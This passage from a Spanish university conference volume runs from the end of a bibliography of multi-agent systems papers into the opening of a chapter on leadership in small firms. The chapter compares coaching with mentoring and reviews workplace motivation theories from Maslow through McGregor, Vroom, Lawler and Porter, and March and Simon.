15. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. Artificial Intelligence in Engineering, 13(4), 351–357. https://doi.org/10.1016/S0954-1810(99)00007-2
16. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In Industrial Conference on Data Mining (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
17. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
18. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3155, pp. 547–559). https://doi.org/10.1007/978-3-540-28631-8
19. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFEr) (Cat. No.98TH8367) (pp. 259–263). https://doi.org/10.1109/CIFER.1998.690316
20. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021
21. Cristian Peñaranda, Jorge Agüero, Carlos Carrascosa, Miguel Rebollo, Vicente Julián (2016). An Agent-Based Approach for a Smart Transport System. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
22. David Griol, Jose Manuel Molina, Araceli Sanchís De Miguel (2014). Developing multimodal conversational agents for an enhanced e-learning experience. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
23. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
24. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. Knowledge-Based Systems, 16(5–6 SPEC.), 321–328. https://doi.org/10.1016/S0950-7051(03)00034-0
25. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

26. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
27. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. International Journal of Intelligent Systems, 16(4), 571–586. https://doi.org/10.1002/int.1024
28. Gabriel Santos, Tiago Pinto, Zita Vale, Isabel Praça, Hugo Morais (2016). Enabling Communications in Heterogeneous Multi-Agent Systems: Electricity Markets Ontology. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
29. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. Expert Systems with Applications, 41(4 PART 1), 1189–1205. https://doi.org/10.1016/j.eswa.2013.08.003
30. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In Communications in Computer and Information Science (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
31. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications, 10(3).
32. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
33. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
34. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
35. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
36. Jesús Ángel Román Gallego, Sara Rodríguez González (2015). Improvement in the distribution of services in multi-agent systems with SCODA. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 3
37. Jörg Bremer, Sebastian Lehnhoff. (2017) Decentralized Coalition Formation with Agent-based Combinatorial Heuristics. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
38. José Alemany, Stella Heras, Javier Palanca, Vicente Julián (2016). Bargaining agents based system for automatic classification of potential allergens in recipes. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
39. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
40. Leonor Becerra-Bonache, M. Dolores Jiménez López (2014). Linguistic Models at the Crossroads of Agents, Learning and Formal Languages. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
41. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f
42. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0
43. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. Applied Mathematics and Computation, 270, 756–767. https://doi.org/10.1016/j.amc.2015.08.059
44. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
45. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
46. Omar Jassim, Moamin Mahmoud, Mohd Sharifuddin Ahmad (2014). Research Supervision Management Via A Multi-Agent Framework. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
47. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
48. Paula Andrea Rodríguez Marín, Néstor Duque, Demetrio Ovalle (2015). Multi-agent system for Knowledge-based recommendation of Learning Objects. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
49. Ricardo Silveira, Guilherme Klein Da Silva Bitencourt, Thiago Ângelo Gelaim, Jerusa Marchi, Fernando De La Prieta (2015). Towards a Model of Open and Reliable Cognitive Multiagent Systems: Dealing with Trust and Emotions. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 3
50. Rodriguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
51. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
52. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. https://doi.org/10.1109/INES.2010.5483855
53. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
54. Sigeru Omatu, Tatsuyuki Wada, Pablo Chamoso (2013). Odor Classification using Agent Technology. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
55. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In International Conference on Practical Applications of Agents and Multi-Agent Systems (pp. 258–261).
56. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. https://doi.org/10.4018/jaci.2009010102

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Liderazgo en PYMEs

David Palomar Delgado [1]

[1] University Carlos III – Calle Madrid, 126, 28903 Getafe, Madrid, Spain
dpalomar@inf.uc3m.es

Resumen: El liderazgo tiene que ser a título individual y a nivel de grupo. Se define lo que es el couching y se analiza sus diferencias con respecto al mentoring. Definimos el mentoring como un proceso de orientación, guía, ayuda y aprendizaje de carácter individual quemes realizado por una persona experimentada, que se caracteriza por estar bien planificada a medio y largo plazo, ser confidencial y estar dirigido a un tutelado para que desarrolle y/o inhiba determinadas competencias de manera que favorezca su crecimiento personal y profesional y mejora del desempeño actual y futuro. La motivación y el liderazgo de equipos de trabajo son elementos a tener en cuenta en las organizaciones modernas. A lo largo de los últimos años se han puesto en marcha numerosos modelos, desarrollado teorías y evaluado estrategias. En este capítulo se presentan las bases sobre las que se asientan estas estrategias y como se aplican en el sector de las TIC. La gran diferencia con el coaching es que en el mentoring se lo desarrolla una persona con más experiencia en las tareas a impulsar que el tutelado y sirve de guía, aplicando las mejoras formas de hacer las cosas, siempre desde el punto de vista del mentor claro está.

Palabras clave: Coaching; Mentoring

Abstract. Over the last few years, numerous models have been implemented, theories developed, and strategies evaluated. This chapter presents the bases on which these strategies are based and how they are applied in the ICT sector. Leadership has to be individual and group level. Couching is defined and its differences from mentoring are analysed. We define mentoring as a process of orientation, guidance, help and learning of an individual character, carried out by an experienced person, which is characterized by being well planned in the medium and long term, being confidential and being directed to a tutelage to develop and/or inhibit certain competences in a way that favours their personal and professional growth and improvement of current and future performance. The great difference with coaching is that in mentoring is developed by a person with more experience in the tasks to be promoted than the mentored and serves as a guide, applying the best ways of doing things, always from the point of view of the mentor is clear.

Keywords: Coaching; Mentoring

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Motivación y Liderazgo de Equipos de Trabajo

1.1 La motivación en el entorno laboral

Teoría tan conocida como denostada, Abraham Maslow (1.908 – 1.970) fue el más destacado teórico y organizador de la psicología humanista. Comenzó como psicólogo animal experimentalista, y acabó centrando su atención en la cuestión de la creatividad en las artes y las ciencias.
Estudiando personas creativas, llegó a la conclusión de que éstas actuaban sobre la base de necesidades que en la mayor parte de los humanos se encuentran adormecidas y no se ven realizadas. Denominó a estas personas "auto realizadores" porque hacían real (llevaban a la práctica) sus poderes creativos humanos, en contraste con la mayor parte de las personas, que trabajaban sólo para satisfacer sus necesidades animales de alimentación, cobijo y seguridad. Maslow concluía que los genios creativos no eran seres humanos peculiares; todos poseemos talentos creativos latentes que podrían realizarse si no fuera por las inhibiciones sociales que nos son impuestas, lo que Gustavo Bertolotto llama con atino "educastración". El apelativo de humanista viene porque, al igual que los clásicos griegos, creían que "los valores para guiar la acción humana deben encontrarse dentro de la naturaleza de lo humano y en la propia realidad natural", en contraposición a la psicología conductista, que trataban a los seres humanos como si fueran cosas, robots programados, sin apreciar su subjetividad, conciencia y libre albedrío.
Según Maslow el hombre busca, a lo largo de toda su vida, nuevas satisfacciones para sus necesidades no satisfechas, es decir, que nuestro comportamiento estaría guiado por la satisfacción de las necesidades que caracterizan a todo ser humano, y que son indistintas, biológicas y fundamentales, por lo que –según él- la aplicación de su teoría es universal, trascendiendo a lugares y tiempos [1-5].
Distingue cinco grupos de necesidades:

1. **FISIOLÓGICAS** que aspiran a garantizar la supervivencia, el alojamiento y el abrigo. Estudios recientes asignan estas funciones al hipotálamo, nuestro cerebro más jurásico, situado debajo del tálamo y encima de la hipófisis, conectado al encéfalo y a la médula espinal, actúa de nexo entre el sistema endocrino y el sistema nervioso. Controla el impulso sexual y, por tanto, la reproducción. Controla la sed y el impulso de buscar agua. Controla la regulación de la temperatura interna del organismo, haciendo de termostato y obligándonos a vestirnos más o menos según necesidad. Controla el hambre, en función –al parecer- del nivel de azúcar en la sangre, a más nivel, menos hambre y viceversa. Control de la agresividad, como respuesta a una amenaza o sentirse vulnerable. Y por último en su área dorsal, el placer. Luego podemos concluir que regula los instintos básicos.
2. **SEGURIDAD**, de protección contra cualquier amenaza o peligro, ya sea poniéndonos a cubierto con una quietud bloqueada, o a través de una huida. En caso de no tener la oportunidad de huida, o percibir la amenaza como un reto, mediante la agresividad.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

3. **SOCIALES** o de pertenencia. Pertenecer a un grupo social, tener amigos, estar en disposición de recibir afecto de los demás, notarse apoyado por la tribu referente.
4. **RECONOCIMIENTO Y O LIDERAZGO**. Necesidad de estima, de ser apreciado y respetado por los otros, en nuestras relaciones con los demás, en el sentido de ellos hacia mí. Dentro de estas mismas relaciones cuando es desde mí hacia ellos, sería liderazgo. Por último en la relación que mantengo conmigo mismo, también sería liderazgo, es decir, sentir la satisfacción de ser dueño de mis actos.
5. **AUTOREALIZACIÓN**, "de ser cada vez más uno mismo, de ser todo aquello que es capaz de ser", en palabras del propio Maslow. La autorrealización puede materializarse de forma diferente según los individuos; para unos, por ejemplo, a través de su éxito profesional, para otros como padre o madre de familia, para otros, a través de actividades caritativas. En cualquier caso, subyace la actividad creativa fuera del ego, ya que de existir, nos lleva a la segunda, tercera y/o cuarta necesidad. Es decir, la creatividad como trascendencia a nosotros mismos, sin nosotros. Así por ejemplo, pensar en el éxito profesional, imaginándonos a nosotros mismos dando una conferencia multitudinaria, alimentaría más nuestra necesidad de pertenencia y reconocimiento, que de autorrealización.

Cada una de las necesidades descritas tienen características sobre las que merece la pena reflexionar. La primera característica destacable es, que una necesidad no nace, hasta que la anterior no se satisface; esto que en sentido estricto no es totalmente cierto, si nos permite una regla nemotécnica de recordatorio, que aplicada a nivel práctico, se entendería como que un individuo no sentiría la necesidad de pertenencia, hasta que la de seguridad, no empieza -al menos- a satisfacerse plenamente. Y la de seguridad no nacería hasta que las fisiológicas, no empiezan -al menos- a satisfacerse plenamente. Y así sucesivamente.

La segunda característica es que las dos primeras, una vez satisfechas, no siguen creciendo. Es decir, tengo hambre y una vez saciada, no tengo más hambre. Bien es cierto que al cabo de un tiempo vuelvo a sentir la necesidad, pero nuevamente saciada, se agota. Nótese que esto ocurre sólo con las fisiológicas y las de seguridad.

La tercera característica es que la tercera y cuarta, nunca se satisfacen del todo. Lo que quiere decir que nuestra sed de pertenencia no se agota al sentirnos integrados en un grupo social, si no que tenemos la tendencia a pertenecer a más de un grupo social, sin satisfacción permanente. Podemos por ejemplo pertenecer (y sentirnos satisfechos) a nuestra familia, pero esto no obsta para pertenecer a un grupo de amigos (y sentirnos satisfechos) lo que no implica que podamos pertenecer al grupo "socios del Real Madrid" (y sentirnos satisfechos) además de pertenecer al grupo de personas que tienen tarjeta Visa, al grupo de "antiguos alumnos de …" y así sucesivamente. Diríamos que la satisfacción de la tercera es por tanto asintótica, tiende su gráfica a tumbarse, pero nunca del todo. La gráfica tendría como eje de abcisas el tiempo y como eje de ordenadas la intensidad con la que sentimos la necesidad.

Desafortunadamente para Maslow, la mayoría de los humanos se encuentran enzarzados en satisfacer las dos primeras, siguiendo su instinto animal y la tercera siguiendo su instinto social.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La cuarta, directamente no se tumba, ni tan siquiera tiene la tendencia. Esto quiere decir que nuestra sed de reconocimiento o liderazgo no se ve saciada nunca. A más reconocimiento más sed. Esta necesidad es especialmente perversa, por su propia naturaleza, obsérvese que hemos comentado que cuanto más se nos da, más necesitamos de ella. De hecho, conozco a un buen número de personas, ejecutivos, directivos, gerentes, profesionales independientes, hombres y mujeres, que siendo técnicos excelentes en sus respectivas áreas, son en mayor o menor medida sensibles a la borrachera que les produce el reconocimiento. Se transforma en conductas vanidosas, orgullosas si no en una despreciable soberbia.

Hemos dicho al principio de los comentarios sobre Maslow, teoría denostada. Si. La teoría es muy ingeniosa, de hecho, concilia la existencia de necesidades idénticas para todos y de fuentes de motivación diferentes para cada uno, en función de su situación personal. Pero no basta que sea ingeniosa. Las numerosas investigaciones efectuadas en los años setenta han demostrado que no bastan las cinco necesidades para cubrir las fuentes de motivación laboral. Tampoco nadie ha demostrado la correlación negativa que implica el modelo entre la fuerza de una necesidad y su satisfacción; para terminar, nadie ha confirmado la existencia de una estructura jerarquizada. Bien.

Haciendo justicia, Maslow fue el primero en proponer un análisis de resortes para la motivación. Y aún siendo simplista –acepto- su aplicación resulta sencilla y sus resultados extraordinarios. Quizás no sea suficiente, pero para empezar a practicar, es incuestionable a mi juicio.

Alderfer limita a tres las necesidades, a saber:

1. **existencia** (conjunto de necesidades materiales, incluida la seguridad)
2. **relaciones** (conjunto de necesidades sociales, con personas importantes para uno mismo) y
3. **growth** (que podríamos traducir como necesidad de desarrollo de las competencias que se poseen).

Alderfer no las organiza jerárquicamente, sino que están alineadas desde lo más concreto a lo más abstracto, pudiendo perfectamente estar activas simultáneamente, no siendo necesario satisfacer una, para que otra pase a ser motivadora. Decir aquí, que Maslow tampoco las trata como independientes, y que para él también pueden coexistir simultáneamente, la jerarquía la propone en la intensidad distinta con las que se viven.

Murray propone una visión nueva. **Las necesidades se adquieren, no son innatas**, en el sentido de que se activan mediante los contactos con el medio externo, caracterizándose cada individuo por un perfil de necesidades, que les es propio. Detectó veinte, de las que cuatro son claves. Estas cuatro son las que **McClelland** tomó para desarrollar su propia teoría:

1. necesidad de triunfo (de asumir riesgos, entendidos como retos, de asumir responsabilidades),
2. necesidad de afiliación (aceptación por parte de los miembros de un grupo, que nos otorga seguridad),
3. necesidad de autonomía y
4. necesidad de poder.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1.1.1 La teoría de McGregor

Los trabajos de Douglas McGregor se desarrollan en el campo de los estilos de dirección y la motivación de los trabajadores, y suponen un esfuerzo continuo para demostrar que la importancia del potencial humano, para ayudar a la empresa a conseguir sus objetivos, era mucho mayor de lo que suponían la mayoría de los directivos del momento.
Desde su punto de vista, tanto las personas como las organizaciones obtendrían importantes beneficios de la implantación, en las empresas, de un clima de mayor libertad y flexibilidad, apoyado en una supervisión más abierta y participativa.
Douglas McGregor, por medio de sus difundidas **Teoría X y Teoría Y**, planteó una distinción entre los supuestos relativos a la motivación humana sobre gerencia de personal. Es importante destacar dos suposiciones de gran interés teórico que se encuentran implícitas en la obra de McGregor:

a) La satisfacción de las necesidades superiores de las personas en su trabajo equivale a su motivación. Así pues, según McGregor, cuanto más altos sean los niveles de las necesidades que puedan satisfacerse en el trabajo, tanto más motivados estarán los trabajadores.
b) Las necesidades incluidas en la jerarquía de Maslow se deberían agrupar en tres niveles:
    - Las necesidades primarias, las fisiológicas y las de seguridad, que se encontrarían en la base de la pirámide.
    - El siguiente grupo de necesidades correspondería necesidades sociales, tales como la de participación, la aprobación y el afecto.
    - En la cúspide de la pirámide, se encontrarían las necesidades psicológicas personales, tales como la de autonomía, realización personal, autorrespeto. etc.

Dado que las necesidades que tienen mayor importancia para las personas son las sociales y las psicológicas personales, todos aquellos sistemas organizacionales que se basen en la satisfacción de las necesidades primarias estarán condenados al conflicto y al fracaso.
En la teoría de McGregor, por tanto, no es la dirección la que consigue motivar y satisfacer a los trabajadores; sin embargo, sí es responsabilidad suya poner los medios y disponer de las condiciones de forma que las personas puedan satisfacer sus necesidades inferiores y dispongan de los cauces adecuados de participación y asunción de responsabilidades que permitan desarrollar y satisfacer las superiores.

1.1.2 La teoría Z

La teoría Y fue desarrollada posteriormente por otros autores, Morse y Lorsch (1978), que la modificaron y denominaron su resultado "Teoría de la Contingencia". Según este modelo, las personas desarrollan diferentes necesidades y estímulos cuando trabajan en una empresa. Esto es debido a que una necesidad central e importantísima es lograr, en el propio trabajo, un sentido de competencia.
Este estímulo del sentido de competencia, activo en todos los seres humanos, puede ser satisfecho de diferente modo por cada persona, de acuerdo con la forma en que esta necesidad se relacione con la intensidad de otras, tales como el deseo de poder, de independencia, de creatividad, de triunfo y de aceptación.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La satisfacción mayor en el trabajo se da cuando el estímulo de competencia produce una sensación de eficacia en el desempeño, derivada de la adecuación entre las características del trabajo, las necesidades del sujeto, y la organización de la empresa.
Por otro lado, la sensación de competencia continúa siendo un estímulo incluso cuando se ha logrado alcanzar el objetivo considerado, pues entonces surge otro nuevo y más alto.
Otra línea de evolución de la Teoría Y de McGregor han sido los trabajos de **Ouchi**, cuyos resultados han sido la formulación de su **Teoría Z** y la aplicación en occidente de los círculos de calidad.
Para Ouchi, las empresas occidentales tradicionales constituyen una adaptación natural a las condiciones de heterogeneidad e individualismo: por el contrario, él propone una organización cuyos logros sean la suma de los esfuerzos de los miembros, cuya identificación con su empresa les lleve a obtener su autoestima a través de los logros de la compañía.
Los círculos de calidad son un instrumento de las empresas que aplican la Teoría Z. Un círculo de calidad es un pequeño grupo de empleados del mismo lugar de trabajo que han sido adiestrados para identificar y analizar problemas vinculados a sus propias tareas.
Una vez completado el análisis y formulada una solución, se presentan a la administración de la empresa las recomendaciones pertinentes. La idea de los círculos de calidad motiva mediante la participación, tratando de satisfacer las necesidades superiores y utilizando los factores motivadores de Herzberg. Los participantes obtienen el reconocimiento, asumen responsabilidades, cumplen una labor útil, llegan a comprender mejor a su empresa [6-10].

1.1.3 Las teorías de las expectativas

Las teorías de las expectativas parten, en general, del supuesto de que las personas estarán motivadas para hacer cosas que piensan que tienen una alta probabilidad de permitirles obtener aquellas recompensas que consideran valiosas. Sin embargo, aunque parte de este supuesto básico, luego tiene múltiples enfoques y contenidos. Por ello, a continuación, exponemos algunas de las teorías más relevantes dentro de este planteamiento.

1.1.4 Teoría de Vroom

Vroom (1964) parte de la teoría de campo formulada por Lewin (1951) y, al igual que él, utiliza el concepto de valencia para definir la satisfacción que se espera obtener de un hecho determinado. La valencia es la atracción de una meta, de modo que Vroom postula que los premios obtenidos con la realización del trabajo serán más o menos valiosos para el trabajador en función del valor que éste les conceda y del grado en que percibe que un aumento en el rendimiento llevará, de hecho, a la consecución de dichos premios.
Para él, los efectos de los premios están siempre relacionados con el valor que la persona concede a los mismos y con la expectativa de conseguir lo que es justo y equitativo. Así, una misma recompensa puede tener distinto valor motivacional para diferentes trabajadores.
Por ejemplo, en ocasiones, unos determinados beneficios sociales concedidos por la empresa (coche, piso, vacaciones, etc.) no tienen el efecto motivador que se esperaba. La razón, según esta teoría, es que los trabajadores valoran poco dichos beneficios sociales; en suma, tienen una **valencia baja** para ellos. Por otro lado, las personas practicarán aquellas conductas que prevén les permitirán conseguir las metas con alta valencia para ellos.
De esta forma, si un trabajador desea una promoción (valencia alta), tenderá a actuar de la forma que estima adecuada para conseguirla:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

a) Si en la empresa existen unos criterios objetivos de promoción, uno de los cuales son los resultados de las evaluaciones del rendimiento. realizados anualmente, el trabajador se esforzará por mejorar en dichas evaluaciones.

b) Si, por el contrario, en la empresa no existen unos criterios objetivos de promoción, y lo que los trabajadores saben, o suponen, es que en la organización se promociona «a dedo», según las simpatías del jefe, e independientemente de la cantidad y calidad del trabajo realizado, es fácil que el operario que desee promocionar se desentienda de obtener un buen rendimiento y fije sus esfuerzos en «llevar la cartera» al jefe para conseguir sus simpatías.

c) Si la situación que se da en la empresa es la ausencia de posibilidades de promoción, el trabajador probablemente abandonará la organización para ingresar en otra donde poder conseguir la meta que desea, independientemente de las recompensas que le ofrezca su empresa actual.

1.1.5 Teoría de Lawler y Porter

Para Lawler y Porter (1967) la satisfacción del trabajador es, por una parte, función del valor y magnitud de las recompensas que obtiene realmente como consecuencia de la realización de su propio trabajo y, por otra parte, de las recompensas que considera que debería obtener.
Su teoría representa la novedad de diferenciar las relaciones entre las recompensas **extrínsecas**, y las **intrínsecas** en situaciones laborales, adjudicándoles diferentes papeles en el proceso motivacional:

- Las recompensas extrínsecas serían aquellas que son controladas por la organización, como el salario, los ascensos, el status y la seguridad, dirigidas fundamentalmente a satisfacer las necesidades de nivel inferior.
- Las recompensas intrínsecas están relacionadas con la satisfacción de las necesidades de autorrealización o de desarrollo o necesidades de nivel superior.

Para estos autores, las recompensas intrínsecas y extrínsecas no están directamente relacionadas con la satisfacción en el trabajo, ya que la relación se ve modulada por las recompensas "consideradas justas" por el trabajador.
Esta variable se refiere al nivel o cantidad de la recompensa que un individuo considera que debe recibir por su rendimiento en el trabajo. Un individuo puede mostrarse satisfecho con una pequeña cantidad de recompensas si cree que es la cantidad justa que merece por su trabajo.
De acuerdo con esta teoría, si la satisfacción depende, en parte, de las recompensas realmente recibidas por el trabajador y, en parte, del nivel de rendimiento alcanzado, es evidente que «es fa satisfacción la que depende del nivel de rendimiento y no al revés".
En la revisión que Lawler y Porter (1968) hicieron de la formulaci6n inicial de su teoría, plantean que la satisfacción derivada de determinadas recompensas afecta a la valencia de las mismas, la cual, según la teoría de las expectativas, es uno de los factores determinantes del esfuerzo y éste, a su vez, determina jumo con otras variables, el nivel de rendimiento.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Por tanto, tomando en consideración estas relaciones indirectas, es posible que la satisfacción influya sobre el nivel de rendimiento. El modelo, así revisado, se transforma en circular, presentando dos proposiciones básicas:

- El nivel de rendimiento es uno de los determinantes de la satisfacción en el trabajo. a través de su influencia sobre las recompensas que realmente obtiene el trabajador.
- La satisfacción en el trabajo es uno de los determinantes del nivel de rendimiento, a través de su influencia sobre la valencia de las recompensas.

Es importante resaltar del planteamiento de Lawler y Porter la importancia de conceder su valor real a las «percepciones subjetivas de los trabajadores» en la determinación de la satisfacción e insatisfacción en el trabajo. En efecto, no es importante sólo lo que objetivamente sucede en la empresa (por ejemplo. salarios más altos que la media de los que se pagan en el sector), sino cómo perciben dicha situación los trabajadores (por ejemplo. la sensación de que sus salarios son bajos en comparación con el esfuerzo que desarrollan).

1.1.6 Teoría de March y Simon

El modelo de **March y Simon** también sugiere la existencia de relaciones directas, indirectas y circulares entre la satisfacción y el rendimiento. Para ellos, la motivación para producir surge de un estado, presente o anticipado, de descontento, el cual desencadena un sentimiento de búsqueda de alternativas tendentes a resolver ese estado de insatisfacción. A partir de aquí, las proposiciones básicas del modelo son:

- Cuanto mayor es el valor de las recompensas esperadas, mayor es la satisfacción en el trabajo.
- Cuanto mayor es el valor de las recompensas esperadas, mayor es el nivel de aspiración.
- Cuanto más alto sea el nivel de aspiración, menor será la satisfacción.

Por tanto, de acuerdo con estas proposiciones, un estado de satisfacción o insatisfacción, presente o anticipado, puede determinar tanto mejoras como reducciones en el nivel de rendimiento.
Considerando la primera proposición, la correlación entre satisfacción y rendimiento será positiva siempre que a mayor rendimiento correspondan mayores o más valiosas recompensas. No obstante, esto no siempre es así, ya que como dicen March y Porter (1969): “los individuos juzgan, con frecuencia, las recompensas que reciben como no dependientes de su productividad, o como dependientes de variables que no tienen nada que ver con el rendimiento y, por tanto, que no están relacionadas o están negativamente relacionadas con el comportamiento productivo».
